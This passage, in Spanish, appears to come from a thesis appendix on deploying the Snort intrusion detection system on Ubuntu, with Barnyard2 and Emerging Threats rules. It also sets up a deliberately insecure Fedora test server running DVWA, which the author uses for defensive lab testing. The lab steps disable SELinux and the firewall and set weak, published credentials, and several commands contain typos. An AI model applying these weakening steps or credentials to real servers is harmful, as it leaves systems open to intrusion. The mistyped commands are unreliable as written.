Consiste en instalar las siguientes cuatro librerías (las tres primeras están disponibles en el repositorio de Ubuntu, pero la última hay que compilarla del código fuente):

- Pcap[48] (libpcap-dev). Interfaz de una aplicación de programación para captura de paquetes. La implementación del pcap para sistemas basados en Unix se conoce como libpcap.
- PCRE[49] (libpcre3-dev). Contiene librerías de expresiones regulares compatibles con PERL.
- Libdnet[50] (libdumbnet-dev). Proporciona una interfaz simplificada, portátil para varias rutinas de redes de bajo nivel.

- DAQ[51] (Data Acquisition library). Esta librería reemplaza llamadas directas a funciones libpcap con una capa de abstracción que facilita la operación en una variedad de interfaces de hardware y software sin necesidad de cambios en Snort.

Antes de comenzar con la instalación de los prerrequisitos hay que instalar todas las herramientas para la construcción de software, es el llamado paquete: "build-essentias". Para ello ejecutamos el siguiente comando:

#sudo apt-get install –y build-essential

Una vez que se ha instalado correctamente podemos proceder a instalar automáticamente las tres primeras librerías de los prerrequisitos:

#sudo apt-get install –y libpcap-dev libpcre3-dev libdumbnet-dev

El siguiente paso es compilar DAQ, pero como se indica en la guía que esta no será la única librería que debemos compilar para Snort, aconseja la creación de una carpeta donde iremos descargando y compilando estos fuentes.

#mkdir snort_src
#cd snort_src

El modulo de adquisición de datos (DAQ) fue desarrollado por Snort para aportar flexibilidad, de este modo los usuarios pueden seleccionar diferentes modos de captura a través de la línea de comandos o por ficheros de configuración y de esta forma adaptar Snort a sus necesidades. Además, también permite a los usuarios usar sus propias librerías e integrarlas en este modulo.

Antes de compilar DAQ es necesario instalar las librerías Bison y Flex. Flex es un una herramienta que permite generar analizadores léxicos, y Bison es un generador de analizadores sintácticos de propósito general que convierte una descripción para una gramática independiente del contexto (en realidad de una subclase de éstas, las LALR) en un programa en C que analiza esa gramática. Así pues instalamos ambas librerías:

#sudo apt-get install –y bison flex

Ahora ya podemos descargar la última versión de DAQ, que actualmente es la 2.0.6:

#wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz
#tar xvfz daq-2.0.6.tar.gz
#cd daq-2.0.6
./configure

Al final de la configuración podemos ver que ha DAQ ha compilado los siguientes módulos:

#Build AFPacket DAQ module...: yes
#Build Dump DAQ module.....: yes
#Build IPFW DAQ module.....: yes
#Build IPQ DAQ module.....: yes
#Build NFQ DAQ module.....: yes
#Build PCAP DAQ module.....: yes
#Build netmap DAQ module.....: yes

Es importante entender estos modulos[52] para conocer que permite DAQ a Snort:

- Pcap. Es el modo por defecto, y permite la funcionalidad de IDS y capturar el trafico.
- AFPacket, funciones similares al mapeo de memoria pero sin necesidad de librerías externas.
- Dump. Permite el uso de distintas funcionalidades, como la inyección y normalización.
- IPFW. Modo para sistemas BSD.

- IPQ. Permite procesar paquetes de Iptables (modelo antiguo).
- NFQ. Permite procesar paquetes de Iptables (nuevo modelo).
- Netmap. El proyecto NetMap es un marco para paquetes muy alta velocidad de E / S.

Por ultimo instalamos DAQ:

#make
#sudo make install

Entre los mensajes que aparecen podemos comprobar la ruta de instalación de la librería que por defecto es:

#Libraries have been installed in:
#/usr/local/lib/daq

Instalación de Snort.

La instalación de Snort en Ubuntu requiere instalar 3 nuevas librerías; el paquete zlibg para la descompresión de fichero swf, y openssl y libssl-dev para el uso de firmas SHA y MD5. Por tanto tenemos que instalar las 3 antes de comenzar con Snort.

#sudo apt-get install –y zlib1g-dev liblzma-dev openssl libssl-dev

En este punto el sistema se encuentra preparado para instalar la ultima versión de Snort: 2.9.8.2

#wget https://www.snort.org/downloads/snort/snort-2.9.8.2.tar.gz
#tar xvfz snort-2.9.8.2.tar.gz
#cd snort-2.9.8.2

Ahora tenemos que ver que opciones queremos activar antes de compilar e instalar Snort, y para ello podemos utilizar el siguiente comando:

#./configure –help

A parte de poder configurar todas las rutas de librerías, documentación, etc., Snort contiene múltiples opciones e configuración para el proceso de instalación, entre ellas podemos destacar:

- enable-control-socket. Proporcionar un socket Unix que se puede utilizar para emitir comandos al proceso que se ejecutando.
- enable-linux-smp-stats. Permite aportar estadísticas por CPU.
- enable-sourcefire. Compila Snort con las mismas opciones que suele utilizar Sourcefire VRT.
- enable-ppm. PPM proporciona mecanismos de umbrales que se pueden utilizar para proporcionar un nivel básico de control de latencia para Snort.
- enable-large-pcap. Permite leer archivos pcap que son mayores a 2 GB.

En general, como se indica en la guía, la configuración de Snort puede ser tan simple como usar las opciones por defecto, y si además queremos habilitar el monitor[53] de rendimiento de reglas y pre-procesadores, solo tendremos que añadir la etiqueta: “enable-sourcefire”. En cualquier caso como tenemos montado el entorno para compilar Snort, siempre que detectemos que queremos cambiar algún parámetro de éste podemos volver a compilar e instalar cambiando dicha configuración. Por tanto seguimos los siguientes pasos aconsejados:

#./configure --enable-sourcefire
#make
#sudo make install

El siguiente paso es actualizar las librerías compartidas, para ello se utiliza el comando ldconfig[54], que permite crear vínculos y caché necesarios a las bibliotecas compartidas más recientes

#sudo ldconfig

Creamos un enlace simbólico al fichero binario de Snort

#sudo ln –s /usr/local/bin/snort /usr/sbin/snort

Por último, se realiza un chequeo para comprobar la instalación de Snort, usando el parámetro –V, y comprobamos que aparece el siguiente mensaje en pantalla:



Ilustración 27

Configurar Snort en modo NIDS.

Una vez instalado Snort tenemos que configurarlo correctamente. Al igual que otras aplicaciones del sistema operativo, es conveniente crear una cuenta asociada para evitar tener que arrancar la aplicación con el superusuario (root).

Por tanto, es necesario crear una cuenta y grupo para el servicio que va a correr Snort, lo habitual es snort:snort. También, crearemos una serie de ficheros y directorios requeridos y asociados a este nueva cuenta, estos son:

- Configuración y reglas: /etc/snort
- Alertas: /var/log/snort
- Reglas compiladas: /usr/local/lib/snort_dynamicrules

#sudo groupadd snort
#sudo useradd snort –r –s /sbin/nologin –C SNORT_IDS –g snort

Si nos fijamos al crear el usuario hemos indicado que será una cuenta que no permite el login, esto es habitual para cuentas asociadas a servicios puesto que nunca deben ser utilizadas para acceder a la maquina por usuarios.

El siguiente paso es crear los directorios:

#sudo mkdir /etc/snort
#sudo mkdir /etc/snort/rules
#sudo mkdir /etc/snort/rules/iplists
#sudo mkdir /etc/snort/preproc_rules
#sudo mkdir /usr/local/lib/snort_dynamicrules
#sudo mkdir /etc/snort/so_rules

Se crean los ficheros en blanco que almacenarán las reglas y las listas de direcciones IP:

#sudo touch /etc/snort/rules/iplists/black_list.rules
#sudo touch /etc/snort/rules/iplists/white_list.rules
#sudo touch /etc/snort/rules/local.rules
#sudo touch /etc/snort/sid-msg.map

Se crean las carpetas para la salida de Snort; alertas y otros sistemas de logs:

#sudo mkdir /var/log/snort
#sudo mkdir /var/log/snort/archived_logs

Se asignan los permisos correctos para las carpetas y ficheros creados y se asocian a la nueva cuenta y grupo. En la guía se indica usar los permisos 5775, que significa:

- Primer digito (5). Se utiliza para establecer el bit s (setuid) o el t (setgid). Al asignar el valor 5 representa la suma de los valores 4 y 1, es decir representa la activación del bit s y el bit t.
- Segundo digito (7). Se asigna permisos de lectura/escritura/ejecución al usuario.
- Tercer digito (7). Se asigna permisos de lectura/escritura/ejecución al grupo.
- Cuarto digito (5). Se asigna permisos de lectura/ejecución al resto de usuarios.

Nota: EL bit setuid es asignable a ficheros ejecutables, y permite que cuando un usuario ejecute dicho fichero, el proceso adquiera los permisos del propietario del fichero ejecutado. Setgid hace lo mismo pero adquiriendo los privilegios del grupo asignado al fichero.

En mi parecer asignar al resto de usuarios el permiso de lectura/ejecución puede ser un fallo de seguridad puesto que se podría acceder a consultar la configuración de Snort y por tanto ofrecer pistas para evitarlo. Por tanto cambiaré el ultimo permiso por 0, para evitar el acceso a otros usuarios.

#sudo chmod -R 5770 /etc/snort
#sudo chmod -R 5770 /var/log/snort
#sudo chmod -R 5770 /var/log/snort/archived_logs
#sudo chmod -R 5770 /etc/snort/so_rules
#sudo chmod -R 5770 /usr/local/lib/snort_dynamicrules

#sudo chown -R snort:snort /etc/snort
#sudo chown -R snort:snort /var/log/snort
#sudo chown -R snort:snort /usr/local/lib/snort_dynamicrules

En este punto, procedemos a copiar los ficheros necesarios de la carpeta donde están los fuentes de Snort a su ubicación como aplicación del sistema (/etc/snort). Estos ficheros son:

- classification.config. Define las clasificaciones de las reglas.
- file_magic.conf. Permite especificar un conjunto de reglas que vienen con Snort
- reference.config. Define sistemas de identificación de ataques externos.
- snort.conf. Archivo de configuración principal de Snort.
- threshold.conf. configuración de umbrales límite que permiten la reducción de alarmas por repetición de eventos.
- attribute_table.dtd. Permite describir la estructura de los documentos en formato XML.
- gen-msg.map. Incluye correspondencia entre un identificador de elemento generador de un evento y su descripción.
- unicode.map. Especifica las correspondencias de formato entre diferentes tipos de código.

#cd snort_src/snort-2.9.8.2/etc
#sudo cp *.conf* /etc/snort
#sudo cp *.map /etc/snort
#sudo cp *.dtd /etc/snort

#cd snort_src/snort-2.9.8.2/src/dynamic-preprocessors/build/usr/local/lib/snort_dynamicpreprocessor/
#sudo cp * /usr/local/lib/snort_dynamicpreprocessor/

En resumen Snort debe tener asociados las siguientes carpetas y ficheros:

- Ejecutable: /usr/local/bin/snort
- Fichero de configuración: /etc/snort/snort.conf
- Directorio de alertas: /var/log/snort
- Directorio de reglas:
    - /etc/snort/rules
    - /etc/snort/so_rules
    - /etc/snort/preproc_rules
    - /usr/local/lib/snort_dynamicrules
- Directorio de Ips: /etc/snort/rules/iplists
- Preprocesadores dinamicos: /usr/local/lib/snort_dynamicpreprocessor/

El último paso es editar el archivo de configuración principal para adaptar las siguientes variables:

- HOME_NET. Variable que debe representar las IPs de la red interna.
- EXTERNAL_NET. Es una variable que identifica cualquier IP externa.

Nota: En la guía se indica no debemos establecer EXTERNAL_NET a cualquier IP distinta a HOME_NET ya que esto puede producir perdida de alertas de ataques que provengan de la propia red interna. Por tanto se suele recomendar dejar el valor any a EXTERNAL_NET.

Por tanto al editar el archivo snort.conf, realizamos las siguientes modificaciones:

ipvar HOME_NET 192.168.2.0/24

var RULE_PATH /etc/snort/rules
var SO_RULE_PATH /etc/snort/so_rules
var PREPROC_RULE_PATH /etc/snort/preproc_rules
var WHITE_LIST_PATH /etc/snort/rules/iplists
var BLACK_LIST_PATH /etc/snort/rules/iplists

Para verificar que los cambios en el fichero de configuración son correctos, usamos los siguientes parámetros:

- -T. Chequea el fichero de configuración.
- -c. Permite indicar a Snort el fichero de configuración que debe usar.
- -i. Permite indicar la interfaz donde Snort debe escuchar el trafico de la red.

#sudo snort –T –i eth0 –c /etc/snort/snort.conf
....
ERROR: /etc/snort//etc/snort/rules/app-detect.rules(0) Unable to open rules file "/etc/snort//etc/snort/rules/app-detect.rules": No such file or directory.

El error indica claramente que las rutas configuradas están mal. Por una parte voy a volver a asignar propietario/grupo y permisos a todos los ficheros y carpetas asociados a Snort y además establecer las variables anteriores con path relativos:

#sudo chown -R snort: /etc/snort/*
#sudo chown -R snort: /usr/local/lib/snort*

var RULE_PATH rules
var SO_RULE_PATH so_rules
var PREPROC_RULE_PATH preproc_rules

No he cambiado las rutas a las listas de IP porque en el fichero de configuración se indica lo siguiente:

"*If you are using reputation preprocessor set these*
Cyurrently there is a bug with relative paths, they are relative to where snort is
Not relative to snort.conf like the above variables
This is completely inconsistent with how other vars work, BUG 89986
Set the absolute path appropriately"

También ocurre que aun no tengo ningún fichero de reglas, de momento vamos a desactivar todas las reglas salvo el loca.rules que esta vacío para comprobar que la configuración de Snort es correcta. Para ello usamos el comando sed (esta operación comenta todas las reglas):

sudo sed -i "s/include \$RULE_PATH/#include \$RULE_PATH/" /etc/snort/snort.conf

Debemos descomentar manualmente la regla "local.rules". Ahora al ejecutar de nuevo Snort:

#sudo snort –T –i eth0 –c /etc/snort/snort.conf
...
Snort successfully validated the configuration!
Snort exiting

Crear script de arranque para Snort.

Ahora que tenemos correctamente instalado Snort vamos a crear un script para que arranque en modo NIDS y que además ocurra al arrancar la maquina, de esta forma el servicio será automático.

Creamos el archivo: /etc/init/snort.conf, que contendrá lo siguiente:

```
Description "Snort NIDS Service"
stop on runlevel [!2345]
start on runlevel [2345]
script
        exec /usr/local/bin/snort –q –u snort –g snort –c /etc/snort/snort.conf –i eth0 -D
en script
```

Los parámetros usados para el arranque han sido:

- -q que indica el modo silencioso. No mostrará alertas ni informes de estado por consola
- -u permite ejecutar el script con el usuario indicado
- -g permite ejecutar el script con el grupo indicado
- -c para especificar el fichero de configuración a Snort
- -i para especificar la interfaz donde escuchar Snort
- -D para ejecutar el script como un demonio del sistema operativo.

Una vez asociado los permisos de ejecución al script tendremos que incluirlo en la lista de script de arranque de la maquina, para ello en Ubuntu existe Upstart[55], que consiste en un sistema para gestionar las tareas del arranque del S.O. basado en eventos.

Así pues, colocaremos nuestro script en la carpeta /etc/init/, el cual debe haber seguido las instrucciones de creación del manual de Upstart[56].

El script que hemos utilizado y que se indica en la guía que estamos siguiendo, utiliza tanto para arrancar como parar la expresión: "runlevel [2345]", esto significa que el servicio arrancará cuando el sistema alcance algunos de los niveles: 2, 3, 4 o 5, en consecuencia este servicio empezará en paralelo con otros servicios que arranquen en estos niveles. En el caso de la parada significa que el servicio se parará cuando se alcance un nivel que NO sea alguno de los indicados.

Ahora que entendemos el script y esta colocado en su sitio, lo arrancamos y comprobamos su estado:

#sudo start snort
snort start/running, process 3549
#sudo initctl list | grep snort
snort start/running, process 3549

En la guía se indica que demos permisos de ejecución al script pero en realidad no es necesario.

En este punto ya disponemos del servicio de Snort corriendo en modo NIDS, pero realmente no esta trabajando puesto que no hemos configurado ningún conjunto de reglas, es el momento pues de pasar a configurar y optimizar Snort para proteger nuestro servidor Web.

Configurar reglas para Snort.

Se van a instalar las reglas gratuitas de Emerging Threats, disponibles para la versión 2.9 de Snort: http://rules.emergingthreats.net/open/snort-2.9.0/rules/

Para instalar estas reglas descargamos el archivo que las contiene todas:

http://rules.emergingthreats.net/open/snort-2.9.0/emerging.rules.tar.gz

y lo descomprimo en una carpeta aparte. El primer paso para instalar estas reglas es copiar los archivos de extensión rules en la carpeta de reglas /etc/snort/rules.

#sudo cp *.rules /etc/snort/rules/
#sudo chown snort: /etc/snort/rules/*.rules

No he realizado un backup previo puesto que no tenia ningún archivo de reglas, salvo el local.rules" que esta vacío y que mantengo por si quiero incluir alguna regla de desarrollo propio.

Ahora es necesario indicar estas reglas en el fichero de configuración de Snort para que las pueda incluir en la ejecución de Snort. En este punto es conveniente analizar que reglas queremos activar, por ejemplo si en nuestra red no disponemos de servicio de correo, no tendría sentido activar las reglas del fichero: emerging-smtp.rules.

Editamos el archivo de configuración de Snort e incluimos las siguientes líneas:

Emerging RULES
include $RULE_PATH/emerging-activex.rules
include $RULE_PATH/emerging-attack_response.rules
include $RULE_PATH/emerging-dos.rules
include $RULE_PATH/emerging-icmp_info.rules
include $RULE_PATH/emerging-icmp.rules
include $RULE_PATH/emerging-scan.rules
include $RULE_PATH/emerging-sql.rules
include $RULE_PATH/emerging-web_client.rules
include $RULE_PATH/emerging-web_server.rules
include $RULE_PATH/emerging-web_specific_apps.rules
include $RULE_PATH/emerging-exploit.rules

Comprobamos las reglas usando el comando, ya usado anteriormente:

#sudo snort –T -c /etc/snort/snort.conf

Comprobamos que ha verificado correctamente 7010 reglas, y solamente ha encontrado el siguiente warning:

Initializing rule chains...
WARNING: rules/emerging-attack_response.rules(386) threshold (in rule) is deprecated; use detection_filter instead.

Pero como es un warning no afecta al funcionamiento de Snort, así que no tenemos que tocar nada. Por último, junto con las reglas el paquete venia con los siguientes archivos:

- sid-msg.map. Este archivo mapea el numero asignado a la regla a un mensaje que se encuentra en este archivo. Como el que existe en Snort esta vacío copiamos este último.
- reference.config. El que hemos descargado viene más completo así que lo añadimos al ya existente en la instalación.
- unicode.map. En este caso parece que ya disponemos de uno mas completo así que no tocamos el que existe.
- gen-msg.map. Ocurre igual que en el caso anterior.

En este punto podemos arrancar el servicio de Snort para que empiece a usar las nuevas reglas.

#sudo snort start
Running in packet dump mode
--== Initializing Snort ==--
Initializing Output Plugins!
Pcap DAQ configured to passive.
Acquiring network traffic from "eth0".
ERROR: Can't set DAQ BFP filter to 'start' (pcap_daq_set_filter: pcap_compile: syntax error)!
Fatal error, Quitting..

Según he leído puede ser un problema porque el script de arranque se llama igual que el binario de Snort y esto puede dar problemas. Esta puede ser la causa porque he probado el comando de Snort que hay en el script y arranca sin problemas. Por tanto renombro el script y reinicio el sistema operativo para que recoja el cambio y por ultimo compruebo que upstart ha recogido el cambio

#sudo mv /etc/init/snort.conf /etc/init/snort-service.conf

Reinicio del S.O.

#sudo initctl list | grep snort-service
snort-service start/running, process 2480

Ahora esta funcionando correctamente y usando las nuevas reglas que hemos introducido.

11.3 Montaje del servidor Web

Como se indicó en el punto 4.3 para realizar las pruebas de funcionamiento de Snort vamos a montar una maquina con una distribución de Fedora e instalar la aplicación DVWA. Para ello podríamos descargamos la distribución 14 de Fedora de sus sistema de archivos publicos[57], y realizar una instalación limpia pero también podemos usar una imagen ya preparada para virtualBox de esta distribución:

Descargamos la distribución 14:
http://downloads.sourceforge.net/project/virtualboximage/Fedora/14/Fedora%2014%20GNOME.vdi.bz2

Datos de la imagen:
Active user account(s) (username/password): root/tooroot, fedora/reverse

A la hora de crear la maquina virtual simplemente en lugar de crear el disco duro virtual indicamos el que nos hemos descargado. La configuración que realizamos es la siguiente:

Nombre: server-web
Dirección IP: 192.168.2.11
Conectado a: red interna “netuoc”
Memoria RAM: 512 MB

Una vez que la maquina esta lista y dispone de conexión a Internet a través de nuestro firewall, podemos empezar con la instalación de DVWA[58].

Instalar DVWA.

El primer paso es desactivar SELinux[59], que es un sistema de control obligatorio de acceso basado en la interfaz LSM (módulos de seguridad de Linux: Linux Security Modules). Desactivar este servicio se suele sugerir para crear servidores inseguros de tal forma que, no hay defensa adicional en el Host y todo depende sólo de la capacidad de recuperación de los servicios.

Editamos el archivo de configuración del servicio (trabajaremos como superusuario), y cambiamos el valor de la variable “SELINUX”:

#vi /etc/selinux/config
SELINUX=”disable”

Ahora usamos el comando “setenforce” para cambiar el modo de funcionamiento de SELinux, al usar el valor 0 estamos cambiando al modo permisivo. Con el comando “sestatus” comprobaremos el estado de SELinux:

#setenforce 0
#sestatus
SELinux status: enabled
SELinuxfs mount: /selinux
Current mode: permissive
Mode from config file_ error (Success)
Policy version: 24
Policy from config file: targeted

El segundo paso es desactivar el firewall de la maquina, para ello lo que vamos a hacer es parar el servicio de iptables

#service iptables stop
#chkconfig iptables off

Cuando instala un servicio, Fedora ni lo activa ni lo inicia. Para que un servicio sea ejecutado durante el proceso de arranque del sistema, desde la línea de comandos se utiliza chkconfig (activa/desactiva servicios) y service (inicia/detiene o reinicia los servicios).

Ahora tenemos que instalar el servidor Apache HTTP, pero esta distribución ya trae uno instalado, así que nos ahorramos este paso:

#apachectl –version
Server version: Apache/2.2.16
Server built: Jul 26 2010 09:13:08

La siguiente aplicación es MySQL, y para ello hacemos uso del instalador de paquetes YUM. En este punto tenemos que instalar tanto el cliente como el servidor, así que seguiremos los siguientes pasos:

#yum install mysql

Ha finalizado indicando la versión del cliente instalada: mysql.i686 0:5.1.51-2.fc14. Ahora pasamos al servidor:

#yum install mysql-server

La versión del servidor es: mysql-server.i686 0:5.1.51-2.fc14.

Para finalizar la instalación del MySQL, arrancamos el servicio y lo incluimos en el S.O.:

#service mysqld start
#chkconfig --level 2345 mysqld on

En este punto preparamos el servidor MySQL para la aplicación DVWA, y para ello creamos establecemos la clave del usuario administrador:

#mysqladmin –u root password dvwaclave

Creamos una nueva base de datos:

#mysql -uroot -p
dvwaPASSWORD
mysql> create database dvwa;
mysql> quit
Bye

Una vez instalado el servidor MySQL, pasamos a instalar PHP, así como sus complementos para MySQL, y PEAR[60] (repositorio de extensiones de código que incluye funciones para facilitar el desarrollo en PHP). Al igual que en casos anteriores hacemos uso del comando yum:

#yum install php
#yum install php-mysql
#yum install php-pear
#yum install php-pear-DB

La ultima de las aplicaciones necesarias es wget, así que la instalamos:

#yum install wget

Ahora ya podemos pasar a instalar realmente DVWA, y para ello descargamos primero la aplicación. La ultima versión disponible es: 1.9. Una vez bajado el paquete y descomprimido tendremos una carpeta llamada: DVWA-1.9, lo que hacemos es copiar esta carpeta al directorio raíz del servidor Apache:

#cp -R DVWA-1.9 /var/www/html/dvwa

Ahora configuramos la aplicación y para ello editamos el archivo: config.inc.php, haciendo previamente una copia de seguridad del mismo:

#cp /var/www/html/dvwa/config/config.inc.php /var/www/html/dvwa/config/config.inc.original
#vi /var/www/html/dvwa/config/config.inc.php
$_DVWA['db_password'] = 'dvwaclave';

Lo que hemos hecho es establecer la clave para el acceso al servidor MySQL, por ultimo cambiamos el usuario y grupo de la aplicación para que el usuario del servidor apache no tenga problemas y reiniciamos este servicio:

#chown -R apache: /var/www/html/dvwa
#/etc/init.d/httpd restart

En este punto ya podremos entrar a la aplicación a través de un navegador Web:



Ilustración 28

Ahora debemos seguir los pasos del "wizard" para finalizar la instalación, por tanto los pasos serán:

- Al final de la página inicial hacer click en el botón "Create / Reset Database".
- Acto seguido salta automáticamente a la página de inicio donde introducimos el usuario/clave: admin/password
- Nos aparece la página de bienvenida.



Ilustración 29

11.4 Instalación de Snorby

Para la instalación de este producto, seguiremos los pasos indicados en la guía para instalar Snort 2.9.8.x en Ubuntu de Noah Dietrich[42].

11.4.1 Instalando Barnyard2

Para la instalación de Snorby previamente debemos configurar Snort para que almacene las alertas en una BD y para esto instalaremos y configuraremos Barnyard2. Esta aplicación permite escribir los eventos de Snort en modo que son compresibles para el usuario, además de clasificarlos por perfiles y almacenarlos en una base de datos MySQL.

Prerrequisitos de la aplicación:

- Servidor MySQL
- libmysqlclient-dev
- mysql-client
- autoconf
- libtool

Por tanto para la realizar la instalación ejecutamos el siguiente comando:

#sudo apt-get update
#sudo apt-get install -y --force-yes mysql-server libmysqlclient-dev mysql-client autoconf libtool

Durante el proceso de instalación se solicita introducir una clave para el usuario administrador (root) de la BD MySQL.

El siguiente paso es indicar a Snort que la salida de las alertas debe ser en un archivo en formato binario, de forma que Barnyard2 pueda procesarlo. Para ello, vamos a editar el archivo de configuración de Snort y añadimos la siguiente línea:

output unified2: filename snort.u2, limit 128

De tal forma que las líneas 520 y 521 deben quedar:

 # output unified2: filename merged.log, limit 128, nostamp, mpls event types, vlan event types}
output unified2: filename snort.u2, limit 128

Esta línea le indica a Snort que de la salida de las alertas en el formato binario unified2[61]. También se indica el nombre para el fichero "snort.u2" y un tamaño máximo expresado en MB.

El siguiente paso es descargar e instalar la aplicación barnyard2. En la guía se especifica que aunque actualmente la ultima versión estable es la 2.1.13, se opta por descargar la versión beta 2.1.14 que incluye una serie de parches importantes. Por esta razón se siguen los siguientes pasos:

#cd ~/snort_src
#wget
**https://github.com/firnsy/barnyard2/archive/7254c24702392288fe6be948f88afb74040f6dc9.tar.gz **
-O barnyard2-2-1.14-336.tar.gz
#tar zxvf barnyard2-2-1.14-336.tar.gz
#mv barnyard2-7254c24702392288fe6be948f88afb74040f6dc9 barnyard2-2-1.14-336
#cd barnyard2-2-1.14-336

#autoreconf -fvi -I ./m4

Con el comando autoreconf se actualizan los archivos de configuración generados.

Barnyard2 necesita tener acceso a la biblioteca dnet.h, que se instaló con el paquete de Ubuntu libdumbnet anterior. Sin embargo, Barnyard2 espera un nombre de archivo diferente para esta biblioteca, por tanto debemos crear un enlace simbólico desde dnet.h a dubmnet.h para que no haya problemas:

#sudo ln -s /usr/include/dumbnet.h /usr/include/dnet.h
#sudo ldconfig

Ahora tenemos que determinar la versión del sistema operativo (x86 o x86 64), para poder especificarla en la instalación de la biblioteca MySQL en el proceso de construcción de la aplicación barnyard2. Para ello usamos el comando uname -m:

#uname -m
x86_64
#./configure --with-mysql --with-mysql-libraries=/usr/lib/x86_64-linux-gnu

Por último ya podemos pasar a compilar Barnyard2:

#make
#sudo make install

Este proceso habrá creado el ejecutable en */usr/local/bin/barnyard2*. Ahora debemos pasar a configurar Snort para usar Barnyard2 y para ello debemos copiar los siguientes ficheros:

#cd snort_src/barnyard2-2-1.14-336
#sudo cp etc/barnyard2.conf /etc/snort
#sudo mkdir /var/log/barnyard2
#sudo chown snort.snort /var/log/barnyard2
#sudo touch /var/log/snort/barnyard2.waldo
#sudo chown snort.snort /var/log/snort/barnyard2.waldo
#sudo touch /etc/snort/sid-msg.map

